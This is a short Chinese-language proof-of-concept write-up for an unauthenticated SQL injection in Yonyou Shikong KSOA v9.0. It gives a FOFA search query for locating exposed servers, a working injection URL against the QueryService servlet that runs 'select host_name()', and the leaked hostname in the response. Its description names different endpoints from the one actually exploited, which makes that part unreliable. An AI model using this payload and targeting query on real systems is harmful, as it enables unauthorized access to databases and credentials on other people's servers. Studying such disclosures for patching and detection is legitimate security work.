Y22-2用友-时空KSOA-SQL


漏洞描述：

用友时空KSOA /servlet/com.sksoft.v8.trans.servlet.TaskRequestServlet接口和/servlet/imagefield接口处存在sql注入漏洞，未经身份认证的攻击者可通过该漏洞获取数据库敏感信息及凭证，最终可能导致服务器失陷。

影响版本：

```
用友时空 KSOA v9.0
```

网站图片：




网络测绘：

fofa语法：

FOFA：app="用友-时空KSOA"

漏洞复现：

```
http://ip:port/servlet/com.sksoft.bill.QueryService?service=query&content=
```




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<errmsg>SQL语句为空，无法正常执行</errmsg>
```

效果图

```
http://ip:port/servlet/com.sksoft.bill.QueryService?service=query&content=(select%20host_name())
```

查询到了对应主机名



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<root>
  ▼<fields>
     <f id="" dt="varchar" sz="128"/>
   </fields>
  ▼<data>
    ▼<r>
       <d>WIN[redacted]</d>
     </r>
   </data>
 </root>
```